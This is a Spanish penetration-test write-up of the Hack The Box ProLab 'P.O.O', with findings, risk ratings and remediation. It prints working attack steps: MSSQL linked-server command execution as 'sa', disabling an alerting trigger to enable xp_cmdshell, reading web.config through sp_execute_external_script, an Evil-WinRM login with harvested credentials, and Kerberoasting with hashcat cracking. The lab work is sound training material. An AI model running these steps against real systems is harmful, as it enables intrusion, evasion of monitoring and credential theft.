
Prueba de Penetración

HTB ProLab (P.O.O)

nico.sanchezsierra@hotmail.com, OSID: OS-011

2025-09-04

Contents

1	Reporte	1
1.1	Introducción	1
1.2	Objetivo	1
2	Resumen High-Level	2
2.1	Recomendaciones	3
3	Metodología	4
3.1	Recolección de Información	4
3.2	Penetración	4
3.2.1	Dirección IP: 10.13.38.11	4
3.2.1.1	Enumeración de servicios	4
3.2.1.2	Escalada de Privilegios	7
3.2.1.3	Vulnerabilidad (ID: 1, Exposición Pública de DS_STORE)	7
3.2.1.4	Vulnerabilidad (ID: 2, Enumeración sobre Microsoft IIS)	9
3.2.1.5	Vulnerabilidad (ID: 3, Fichero Sensible Expuesto)	10
3.2.1.6	Vulnerabilidad (ID: 4, MSSQL Linked Servers)	12
3.2.1.7	Vulnerabilidad (ID: 5, Falta de Monitorización en MSSQL)	13
3.2.1.8	Vulnerabilidad (ID: 6, Credenciales Expuestas Web Config)	14
3.2.1.9	Vulnerabilidad (ID: 7, Puerto 5985 (WinRM) Sin Filtrar)	15
3.2.1.10	Vulnerabilidad (ID: 8, Active Directory Comprometido)	16
3.3	Mantener Acceso	18
3.4	Limpieza de Pruebas	18

1 Reporte

1.1 Introducción

Buenos días, me alegra verte de nuevo lector.

Hoy has apuntado a un documento especial, pues no es un CTF como los anteriores. Hoy nos enfrentamos a algo distinto, a nuestro primer ProLab.

En esta ocasión analizaremos el ProLab P.O.O (Professional Offensive Operations). Esta vez no se basa en una máquina modelo CTF, sino en un entorno empresarial realista y complejo. No veremos CVEs ni errores de configuración evidentes.

¡Dicho esto, comencemos!

1.2 Objetivo

Este reporte forma parte de una serie de análisis técnicos documentados en mi repositorio de GitHub (<https://github.com/NicolasSanchezSierra/Pruebas-de-Penetracion>) con el fin de demostrar competencias prácticas en pruebas de penetración profesional.

El objetivo de estos informes es reflejar un proceso riguroso, estructurado y documentado acorde con metodologías como OSSTMM, PTES y OSCP.

Se trata de laboratorios desarrollados en plataformas como Hack The Box (HTB) o TryHackMe (THM), seleccionados para simular escenarios reales de red interna, explotación, escalamiento y persistencia. Por compromiso con la plataforma Hack The Box, no se deben atacar direcciones IP que no hayan sido asignadas, ya que esto excede el alcance de la prueba.

2 Resumen High-Level

Fui asignado para realizar una prueba de penetración interna hacia una máquina de HTB. La prueba de penetración interna se basa en atacar los servicios internos conectados entre sí. La finalidad de esta prueba es hacer una metodología de ataque similar a las que se hacen en los entornos profesionales y algunas instituciones académicas como OSCP.

Mi objetivo principal fue evaluar la red interna, identificar sistemas y explotar las fallas mientras documentamos.

Cuando ejecutábamos la prueba de penetración interna, identificamos varias vulnerabilidades. Al explotar algunas de ellas, fui capaz de obtener acceso a la máquina, principalmente debido a la falta de parches de seguridad y versiones desactualizadas. Durante la prueba, logré obtener acceso de administrador y todos los sistemas fueron explotados con éxito.

A continuación, se enumeran las vulnerabilidades encontradas y el peligro que estas suponen. Más adelante se explican con más detalle.

Crítico	Alto	Medio	Bajo	Total
4	1	1	2	8

ID	Riesgo	CVE	Nombre
1	Bajo	N/A	Exposición Pública de DS_STORE
2	Bajo	N/A	Enumeración sobre Microsoft IIS
3	Crítico	N/A	Fichero Sensible Expuesto
4	Crítico	N/A	MSSQL Linked Servers
5	Medio	N/A	Falta de Monitorización en MSSQL
6	Crítico	N/A	Credenciales Expuestas Web Config
7	Alto	N/A	Puerto 5985 (WinRm) Sin Filtrar

ID	Riesgo	CVE	Nombre
8	Crítico	N/A	Active Directory Comprometido

2.1 Recomendaciones

Vistas las vulnerabilidades encontradas, es necesario actualizar los sistemas y las aplicaciones para que estas vulnerabilidades no puedan ser ejecutadas. Además, no todas pueden solucionarse con un simple parche, ya que requieren medidas adicionales. Por ello, estas serán explicadas con más detalle en la sección de penetración.

3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de reconocimiento, enumeración, explotación, escalación de privilegios y post-explotación.

Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas.

3.1 Recolección de Información

La recolección de información es una porción de la prueba de penetración que se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante la prueba de penetración fui asignado la siguiente IP.

Redes disponibles

- 10.13.38.11

3.2 Penetración

La penetración del sistema es otra parte de la prueba, que se basa en ganar acceso al sistema de todas las formas posibles. Fue posible acceder al sistema que se encontraba detrás de la dirección IP. Ahora veremos cómo conseguimos entrar al sistema.

3.2.1 Dirección IP: 10.13.38.11

3.2.1.1 Enumeración de servicios

La enumeración de servicios se enfoca en retener toda la información posible que podamos encontrar de los servicios que se encuentran en los sistemas. Es una parte valiosa, pues nos da posibles ideas

para encontrar vectores de ataque con los cuales ganar acceso al sistema. Como hemos dicho, miraremos todos los puertos disponibles y sus versiones. En caso de encontrar aplicaciones web también tendremos que inspeccionarlas.

Dirección IP	Puertos Abiertos
10.13.38.11	80,1433,5985

Servicio	Versión
HTTP	Microsoft IIS httpd 10.0
MSSQL	Microsoft SQL Server 2017 - 14.0.2056.2
WinRM	Microsoft HTTPAPI httpd 2.0

Para verificar la enumeración de puertos visibles y sus respectivas versiones, añadiremos las evidencias. Descubrimiento de puertos:

```
nmap -sT -n -Pn -p- --min-rate 10000 --disable-arp-ping --reason 10.13.38.11

Nmap scan report for 10.13.38.11
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack
1433/tcp   open  ms-sql-s syn-ack
```

Figure 3.1: nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason 10.13.38.11

Descubrimiento de versiones:

```
nmap -sCV -A -O -p80,1433 10.13.38.11

Nmap scan report for 10.13.38.11
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: IIS Windows Server
1433/tcp  open  ms-sql-s  Microsoft SQL Server 2017 14.00.2056.00;
|_ ms-sql-ntlm-info:
|_ 10.13.38.11:1433:
|_   Target_Name: P00
|_   NetBIOS_Domain_Name: P00
|_   NetBIOS_Computer_Name: COMPATIBILITY
|_   DNS_Domain_Name: intranet.poo
|_   DNS_Computer_Name: COMPATIBILITY.intranet.poo
|_   DNS_Tree_Name: intranet.poo
|_   Product_Version: 10.0.17763
|_ ms-sql-info:
|_ 10.13.38.11:1433:
|_   Version:
|_     name: Microsoft SQL Server 2017 RTM+
|_     number: 14.00.2056.00
|_     Product: Microsoft SQL Server 2017
|_     Service pack level: RTM
|_     Post-SP patches applied: true
|_ TCP port: 1433
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
```

Figure 3.2: nmap -sCV -A -O -p80,1433 10.13.38.11

Identificamos una página sobre el puerto 80, se analizó con eyewitness.

Web Request Info	Web Screenshot
<p>http://10.13.38.11</p> <p>Page Title: IIS Windows Server</p> <p>Content-Type: text/html</p> <p>Last-Modified: Fri, 13 Dec 2019 01:58:25 GMT</p> <p>Accept-Ranges: bytes</p> <p>ETag: "b42c95ce58b1d51:0"</p> <p>Server: Microsoft-IIS/10.0</p> <p>Date: Thu, 04 Sep 2025 10:13:16 GMT</p> <p>Connection: close</p> <p>Content-Length: 703</p> <p>Response Code: 200</p> <p>Source Code</p>	

Figure 3.3: eyewitness –web –single <http://10.13.38.11>

3.2.1.2 Escalada de Privilegios

Una vez ya tenemos información sobre los servicios y aplicaciones con sus respectivas versiones, nos hacemos una idea por dónde podemos atacar. Puesto que si no es una versión vulnerable, es falta de capas de seguridad. A continuación reportaremos las vulnerabilidades que se nombraron al inicio del documento.

3.2.1.3 Vulnerabilidad (ID: 1, Exposición Pública de DS_STORE)

Riesgo: Bajo

CVE: N/A

Explicación de la vulnerabilidad:

Durante la fase de enumeración de directorios se identificó la presencia del fichero .DS_Store accesible públicamente en el servidor web (http://10.13.38.11/.DS_Store).

Este tipo de ficheros son creados automáticamente por sistemas macOS para almacenar metadatos sobre directorios. Aunque no representan un riesgo directo de ejecución, pueden ser utilizados por un atacante para identificar rutas ocultas o archivos sensibles dentro de la aplicación, ampliando así la superficie de ataque.


Servicios Afectados: http://10.13.38.11/.ds_store

Remedio de la vulnerabilidad:

- Eliminar y denegar acceso a ficheros ocultos y temporales.
- Eliminar cualquier fichero innecesario expuesto en la raíz del servidor.

Pruebas:

Se utilizó la herramienta ffuf para enumerar directorios, identificando el fichero .DS_Store:



```
plugins      [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 41ms]
js           [Status: 301, Size: 145, Words: 9, Lines: 2, Duration: 42ms]
images       [Status: 301, Size: 149, Words: 9, Lines: 2, Duration: 79ms]
themes       [Status: 301, Size: 149, Words: 9, Lines: 2, Duration: 79ms]
admin        [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 80ms]
templates    [Status: 301, Size: 152, Words: 9, Lines: 2, Duration: 80ms]
uploads      [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 45ms]
dev          [Status: 301, Size: 146, Words: 9, Lines: 2, Duration: 43ms]
.            [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 59ms]
widgets      [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 43ms]
meta-inf     [Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 41ms]
.ds_store    [Status: 200, Size: 10244, Words: 69, Lines: 51, Duration: 46ms]
.trashes     [Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 43ms]
```

Figure 3.4: ffuf -w lista.txt -u http://10.13.38.11/FUZZ

Posteriormente, se procesó el fichero con la herramienta DS_Walk “https://github.com/Keramas/DS_Walk”, obteniendo información adicional sobre rutas y recursos internos:

```
[!] http://10.13.38.11/admin
[!] http://10.13.38.11/dev
[!] http://10.13.38.11/iisstart.htm
[!] http://10.13.38.11/Images
[!] http://10.13.38.11/JS
[!] http://10.13.38.11/META-INF
[!] http://10.13.38.11/New folder
[!] http://10.13.38.11/New folder (2)
[!] http://10.13.38.11/Plugins
[!] http://10.13.38.11/Templates
[!] http://10.13.38.11/Themes
[!] http://10.13.38.11/Uploads
[!] http://10.13.38.11/web.config
[!] http://10.13.38.11/Widgets

[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/core
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/include
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/src

[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/core
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/include
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/src
```

Figure 3.5: python3 DS_Walk/ds_walk.py -h http://10.13.38.11

3.2.1.4 Vulnerabilidad (ID: 2, Enumeración sobre Microsoft IIS)

Riesgo: Bajo

CVE: N/A

Explicación de la vulnerabilidad:

Durante la enumeración del servidor web Microsoft IIS se identificó que los métodos HTTP OPTIONS y la configuración de nombres 8.3 en NTFS permiten la enumeración parcial de ficheros y directorios.

Este tipo de enumeración no revela el nombre completo de los archivos, sino solo la porción inicial y la extensión (por ejemplo, Ma~1.txt podría corresponder a Madrid.txt).

Aunque no representa un riesgo directo de acceso o ejecución, facilita a un atacante la identificación de rutas y recursos adicionales que podrían ser explotables.

Servicios Afectados: Servidor HTTP (Microsoft IIS)

Remedio de la vulnerabilidad:

- Actualizar IIS a versiones modernas (IIS 8.5+)
- Deshabilitar nombres 8.3 en el sistema de archivos NTFS.
- Filtrar métodos HTTP innecesarios (OPTIONS, TRACE)

Pruebas:

Se utilizó la herramienta IIS_Scanner “<https://github.com/irsdl/IIS-ShortName-Scanner/tree/master/release>” para identificar la posibilidad de enumeración de ficheros y carpetas.

```
Do you want to use proxy [Y=Yes, Anything Else=No]?
# IIS Short Name (8.3) Scanner version 2023.4 - scan initiated 2025/09/04 06:45:03
Target: http://10.13.38.11/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): /~1/.rem
|_ Extra information:
|_ Number of sent requests: 27
```

Figure 3.6: java -jar iis_shortname_scanner.jar 0 5 http://10.13.38.11/ config.xml

3.2.1.5 Vulnerabilidad (ID: 3, Fichero Sensible Expuesto)

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad:

Mediante la enumeración de Microsoft IIS y la información obtenida del fichero .DS_Store, se identificó un fichero altamente sensible accesible públicamente en 'http://10.13.38.11/dev/304c0c90fbc6520610abfb378e2339d1/

Este fichero contiene credenciales de usuario que permiten el acceso remoto al servicio MSSQL. La exposición de este fichero representa un riesgo crítico, ya que un atacante podría comprometer la base de datos y, potencialmente, el sistema completo.

Servicios Afectados: Fichero: poo_connection.txt y Servicios: HTTP, MSSQL

Remedio de la vulnerabilidad:

- Cambiar las credenciales del usuario comprometido
- Eliminar toda la información sensible que pueda comprometer el sistema de lugares públicos
- Actualizar IIS, eliminar ds_storage y filtrar métodos http

3.2.1.6 Vulnerabilidad (ID: 4, MSSQL Linked Servers)

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad:

Durante la enumeración de MSSQL, se identificó que el comando 'EXEC (...) AT ...' puede ser ejecutado desde el servidor POO_CONFIG hacia POO_PUBLIC con privilegios de administrador ('sa').

Esto permite ejecutar consultas en el servidor vinculado como administrador, otorgando control completo sobre POO_PUBLIC y representando un riesgo crítico de compromiso de la base de datos y de los servicios asociados.

Servicios Afectados: Servicio MSSQL (puerto 1433)

Remedio de la vulnerabilidad:

- Revisar y restringir los permisos de los Linked Servers
- Evitar el uso de comandos de usuarios privilegiados en Linked Servers
- Implementar principios Mínimo Privilegio y Zero Trust

Pruebas:

Se identificaron servidores vinculados y se comprobó que POO_CONFIG podía ejecutar comandos como administrador en POO_PUBLIC.

```
SQL >> EXEC ('EXEC ('select suser_name();') at [COMPATIBILITY\POO_PUBLIC]') at [COMPATIBILITY\POO_CONFIG];
Response
=====
#      NULL
USER - sa
DBNAME - PUBLIC
HOSTID 0  sa
```

Figure 3.9: SQL Command

Permisos obtenidos sobre el servidor vinculado:

```
SQL >> EXECUTE ('EXECUTE (''SELECT entity_name, permission_name FROM fn_my_permissions(NULL, ''''SERVER''');''') at [COMPATIBILITY\P00_PUBLIC]') at [COMPATIBILITY\P00_CONFIG];
Response
```

#	entity_name	permission_name
0	server	CONNECT SQL
1	server	SHUTDOWN
2	server	CREATE ENDPOINT
3	server	CREATE ANY DATABASE
4	server	CREATE AVAILABILITY GROUP
5	server	ALTER ANY LOGIN
6	server	ALTER ANY CREDENTIAL
7	server	ALTER ANY ENDPOINT
8	server	ALTER ANY LINKED SERVER
9	server	ALTER ANY CONNECTION
10	server	ALTER ANY DATABASE
11	server	ALTER RESOURCES
12	server	ALTER SETTINGS
13	server	ALTER TRACE
14	server	ALTER ANY AVAILABILITY GROUP
15	server	ADMINISTER BULK OPERATIONS
16	server	AUTHENTICATE SERVER
17	server	EXTERNAL ACCESS ASSEMBLY
18	server	VIEW ANY DATABASE
19	server	VIEW ANY DEFINITION
20	server	VIEW SERVER STATE
21	server	CREATE DDL EVENT NOTIFICATION
22	server	CREATE TRACE EVENT NOTIFICATION
23	server	ALTER ANY EVENT NOTIFICATION
24	server	ALTER SERVER STATE
25	server	UNSAFE ASSEMBLY
26	server	ALTER ANY SERVER AUDIT
27	server	CREATE SERVER ROLE
28	server	ALTER ANY SERVER ROLE
29	server	ALTER ANY EVENT SESSION
30	server	CONNECT ANY DATABASE
31	server	IMPERSONATE ANY LOGIN
32	server	SELECT ALL USER SECURABLES
33	server	CONTROL SERVER

Figure 3.10: SQL Command

3.2.1.7 Vulnerabilidad (ID: 5, Falta de Monitorización en MSSQL)

Riesgo: Medio

CVE: N/A

Explicación de la vulnerabilidad:

Durante la post-explotación de MSSQL se identificó que la habilitación de xp_cmdshell requería desactivar un trigger que bloqueaba su activación. Una vez desactivado, se pudo ejecutar xp_cmdshell sin ningún tipo de alerta o bloqueo adicional.

Esto indica que no existe monitorización activa sobre eventos críticos en la base de datos, lo que permite que acciones potencialmente peligrosas pasen desapercibidas.

Servicios Afectados: MSSQL (puerto 1433)

Remedio de la vulnerabilidad:

- Implementar un sistema de monitorización y alertas en MSSQL

- Implementar un Firewall para filtrar y analizar tráfico por el puerto 1433

Pruebas:

Se detectó el trigger que bloqueaba la activación de xp_cmdshell:

```
[*] Executing query: select name from sys.server_triggers;  
Response  
=====
```

#	name	Scripts
0	ALERT_xp_cmdshell	

Figure 3.11: SELECT name FROM sys.server_triggers;

Tras desactivarlo, se pudo habilitar y ejecutar xp_cmdshell exitosamente:

```
SQL >> disable trigger ALERT_xp_cmdshell on all server;  
[*] Executing query: disable trigger ALERT_xp_cmdshell on all server;  
[*] Query executed successfully
```

Figure 3.12: disable trigger ALERT_xp_cmdshell on all server;

```
[*] Executing query: xp_cmdshell whoami;  
Response  
=====
```

#	output
0	nt service\mssql\$poo_public

Figure 3.13: xp_cmdshell whoami;

3.2.1.8 Vulnerabilidad (ID: 6, Credenciales Expuestas Web Config)

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad:

Durante la post-explotación de MSSQL se identificó que el procedimiento `sp_execute_external_script` se ejecutaba bajo un usuario distinto al utilizado por `xp_cmdshell`. Este usuario permitía leer archivos que normalmente no serían accesibles con la otra cuenta.

Se identificó que el fichero `web.config` contenía credenciales de usuario en texto plano, lo que representa un riesgo crítico, ya que un atacante con acceso a este fichero puede comprometer cuentas y servicios asociados a la aplicación web y la base de datos.

Servicios Afectados: MSSQL (puerto 1433)

Remedio de la vulnerabilidad:

- Cambiar las credenciales del usuario comprometido
- Deshabilitar o usar el mismo usuario con permisos restringidos en ambas shells

Pruebas:

Se identificó que `sp_execute_external_script` se ejecutaba con un usuario con permisos superiores:

```
SQL (hacker  dbo@master)> EXEC sp_execute_external_script @language =N'Python', @script = N'import os; os.system("whoami");';
INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:
compatibility\poo_public01
```

Figure 3.14: SQL Command

Se accedió al fichero `web.config` utilizando el usuario con permisos más altos, confirmando la exposición de credenciales:

```
SQL (hacker  dbo@master)> EXEC sp_execute_external_script @language =N'Python', @script = N'import os; os.system("type \\inetpub\\wwwroot\\web.config");';
INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <staticContent>
      <mimeTypeMap>
        fileExtension=".DS_Store"
        mimeType="application/octet-stream"
      />
    </staticContent>
    <!--
    <authentication mode="Forms">
      <forms name="login" loginUrl="/admin">
        <credentials passwordFormat = "Clear">
          <user
            name="Administrator"
            password="EverybodyWantsToWorkAtP.0.0."
          />
        />
      />
    </authentication>
  />
</configuration>
```

Figure 3.15: SQL Command

3.2.1.9 Vulnerabilidad (ID: 7, Puerto 5985 (WinRM) Sin Filtrar)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad:

Durante la enumeración de red se identificó que el puerto 5985 (Windows Remote Management, WinRM) estaba accesible mediante IPv6 en la dirección dead:beef::1001.

Este servicio permite establecer sesiones remotas en el sistema. Con las credenciales previamente obtenidas durante la explotación, se logró establecer una conexión exitosa utilizando la herramienta Evil-WinRM.

Aunque la exposición de este puerto no representa una vulnerabilidad crítica por sí misma, incrementa la superficie de ataque al no estar filtrado, y permite a un atacante aprovechar credenciales válidas para acceder remotamente al sistema.

Servicios Afectados: WinRM (puerto 5985, IPv6)

Remedio de la vulnerabilidad:

- Filtrar el tráfico del puerto 5985 con un Firewall y restringir el uso a ciertas IP y MACs.
- Restringir IPv6 si no se utiliza en la infraestructura

Pruebas:

Mediante MSSQL y xp_cmdshell obtuvimos el IPv6 del dispositivo 'dead:beef::1001'. Gracias a la IPv6 se pudo escanear el puerto con nmap.

```
nmap -sS -6 -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason dead:beef::1001

Nmap scan report for dead:beef::1001
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 63
1433/tcp  open  ms-sql-s syn-ack ttl 63
5985/tcp  open  wsman   syn-ack ttl 63
```

Figure 3.16: nmap -sS -6 -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason dead:beef::1001

Se estableció una conexión remota exitosa con Evil-WinRM utilizando credenciales válidas:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
compatibility\administrator
```

Figure 3.17: evil-winrm -i compatibility -u administrator -p 'EverybodyWantsToWorkAtP.O.O.'

3.2.1.10 Vulnerabilidad (ID: 8, Active Directory Comprometido)

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad:

Durante la prueba de penetración se identificó que el usuario P00_adm pertenece al grupo Help Desk, el cual dispone de permisos GenericAll sobre el grupo Domain Admins.

Esto permitió realizar un ataque de Kerberoasting para obtener el Ticket Granting Service (TGS) del usuario P00_adm. El TGS fue posteriormente crackeado con Hashcat, lo que reveló la contraseña en texto plano.

El compromiso de credenciales con privilegios administrativos implica control total sobre el dominio de Active Directory y, por tanto, sobre toda la infraestructura asociada.

Servicios Afectados: Active Directory, Kerberos (TGS)

Remedio de la vulnerabilidad:

- Revocar las credenciales del usuario comprometido (P00_adm)
- Restringir los permisos delegados de Help Desk sobre Domain Admins

Pruebas:

Se extrajo el TGS del usuario P00_adm mediante Invoke-Kerberoast:

```
Hash : $krb5tgs$23$p00_adm$intranet.poo$cyber_audit/intranet.poo:443*$7FB8B207644D5BC3410E2C8652B
65F4$13942F8BEDEBF0AB115DAEFF0C3E8DC1E34C8722F6A4E30D29DD1B268FEA0CD22FDD37D66E137DD793C9FEE516E04E26F861AE246D60D9
BF36BB865609BCBE2610031E99E737273B267BE124E2CF3327AA93FE70207418C19AD08AD67D2B88FFBFA2E91234549CB82B4C4C118BF86B35
23A2B024F40B826CF1C948FC120C1837B01FD4966C45D6EE362175C0FE77C11460F24EE6909ECC1891416B0108098BD5AA2397ADE1E5C16E708
1377F1B71B5819604F416846452479FE5794454F44868ACFF44F6925812896C14799164BA2A530F782C240E04B228EA0C44F1ECA571937323F8
F66D57C043AB3DAC151F614CD5BE58077E45E32B6D2DC03B2E65574BC97C6690573962E7B1EC776CD2F1964E53CC9D552EE58B48D749428639A
6E47320A10BC7F3AFDB45EC00416618DD90B5D622F8773FFC70CD6D00EBA35D6E26D7CE131962E03768DFFA55C00363C3433B86AD79B255C108
F43D11E9C92773A6DBC7F0E28CCCEB224BBA9E6FE77BB9BE6739FB27A798D98726AACD0CB57C251DAEA92D5361818516EECA30DDAA548BD615
9524779F8ED9DBC7CB504EF66A620B46FA35CC0EE033567F55E49BB3FD0444E857C0CFC9F8692AFA0320B32605F5209E4D8A107020E88F733D
6C135B4740119BF4177E65E888AD4DE5A3540D0D804244DFFA3860FA591272692A7F7172E8344A5EF579A8FCF1931153ECCD67375D40C9F4D6
475DC6B1219D9911A40B1839DFE7B01731C8BB6AA942ECBA479906709E02165B058725DE0FA81610B63B2CE40974F3F9951D1CF7461320E439C
D22B74F28347DFD683A7A0244F304940A492DEEA620E9CCB09A3F3AA2B07A523345AF8F8C11E169D9C9C12C560979B98247F2DA3A8768733A12
54695A60E89A5F1212D5012EF250A4DAB5F0F0828F3102AF9A20E5BAB47B4DAE445D5A96D0BB2E7CCACDAAD383E3657BC086D20BEF1ACE5CCB6
9889CD05FBC6495BD19B1BB680BB12FC924D8BD6A90A268521197D100A66BC2F599ABFD8475A687B2125E27AC699B5B46DCDB2137D60D31C5BB
596F6E1BE889A8BB4D02DDA41CFDC49D52EAA6B271D8F7F74264D206E06AE1B1C05D64555E6A4A681506CF33F5883104F553775EABA05CAAA01
AA18A54147E28DC6BECD5F7A08EBB41F3F0EB1F99D431AF8C607E6566C00E10167ADF7B25C715C1A43D1AA1173F70D641F69A3C8CB7FEF9CFDD
A51D5CCBA781AB282DA302F674D6BB80C56B7B7A38CEB7545CC6844E240C4F73017EED7400F4B48AA297D0BEB5CE920C7EDE017DF5F0D962B275
2C3260228A2BE6F523FA2143269DA9026B48C2B09584ADD87CBECAD98474AFE02C597A3B89165050A7A68CC1B2E3E964D81F47230F0EFCFAA485
2A5D01548B9972970352E228D3C98DA2EE39140034FC710A7C791560908308FDE17306454342209DEA497A2449B1AEED2372577D99FBD62C4C4
3D097D129FB8B1756F5A84BA9AC2BCA2B32FC18DFB0F3D575F6D318A1708E794B697695333E8D91C4B501808BF51DB91DDF194073A1E1CD1260
B4B42C18F9F03C9A79001906C95E00BBC15F2937051553A5BF4A59B80AD8B768913752A3CB24AD946A7ADF58BF3DFCA99D5A98AB66B2FAE0441
15155A607BD4B7465AFA678B67A67C6A7C7FBF1B6948D41078CA3F13F9E5953A1E539FCE940A9001C9E821D3CE325E52782
SamAccountName : p00_adm
DistinguishedName : CN=p00_adm,CN=Users,DC=intranet,DC=poo
ServicePrincipalName : cyber_audit/intranet.poo:443
```

Figure 3.18: Import-Module Invoke-Kerberoast.ps1; invoke-kerberoast -outputformat hashcat

El hash obtenido fue crackeado exitosamente con Hashcat, revelando la contraseña en texto plano:

```
hashcat -a 0 -m 13100 /home/kali/Desktop/Workstation/5paso/hashe_only.txt /home/kali/Desktop/Listas/SecLists/Passwords/Keyboard-Walks/Keyboard-Combinations.txt

<SNIP> ... <SNIP>

$krb5tgs$23$p00_adm$in.. <SNIP> ..001c9e821d3ce325e52782:ZQ!5t4r
```

Figure 3.19: hashcat -a 0 -m 13100 Keyboard-Combinations.txt

3.3 Mantener Acceso

Mantener acceso al sistema es una parte importante, pues nos permite volver al sistema después de haber sido comprometido. Esta fase se enfoca en mantener acceso y privilegios al sistema manteniendo una conexión para volver a entrar cuando queramos. En esta parte notaremos cómo hemos podido conseguir mantener acceso al sistema.

Pruebas:

En esta ocasión no haría falta comprometer la máquina con otro usuario con privilegios de administrador, pues ya tenemos acceso WinRM con una cuenta administrador. Además de que podemos usar el usuario P00_adm para acceder a todos los recursos relacionados con Active Directory.

3.4 Limpieza de Pruebas

Una vez hemos terminado de identificar, explotar y ganar privilegios, debemos eliminar todas aquellas piezas que fuimos añadiendo para hacer esto posible. No queremos manchar los sistemas, no queremos dejar paso a nuevas vulnerabilidades. Además, eliminaremos cualquier tipo de puerta trasera que hayamos creado.

Pruebas:

Durante la prueba de penetración cargamos dentro del dispositivo los ficheros “Invoke-Kerberoast.ps1” y “PowerView.ps1”, los cuales fueron eliminados. Además se creó un usuario en MSSQL con privilegios elevados sobre POO_PUBLIC, que también fue eliminado. De forma que no quedaría ningún rastro más que los logs, que por motivos éticos con la propia empresa no podemos borrar.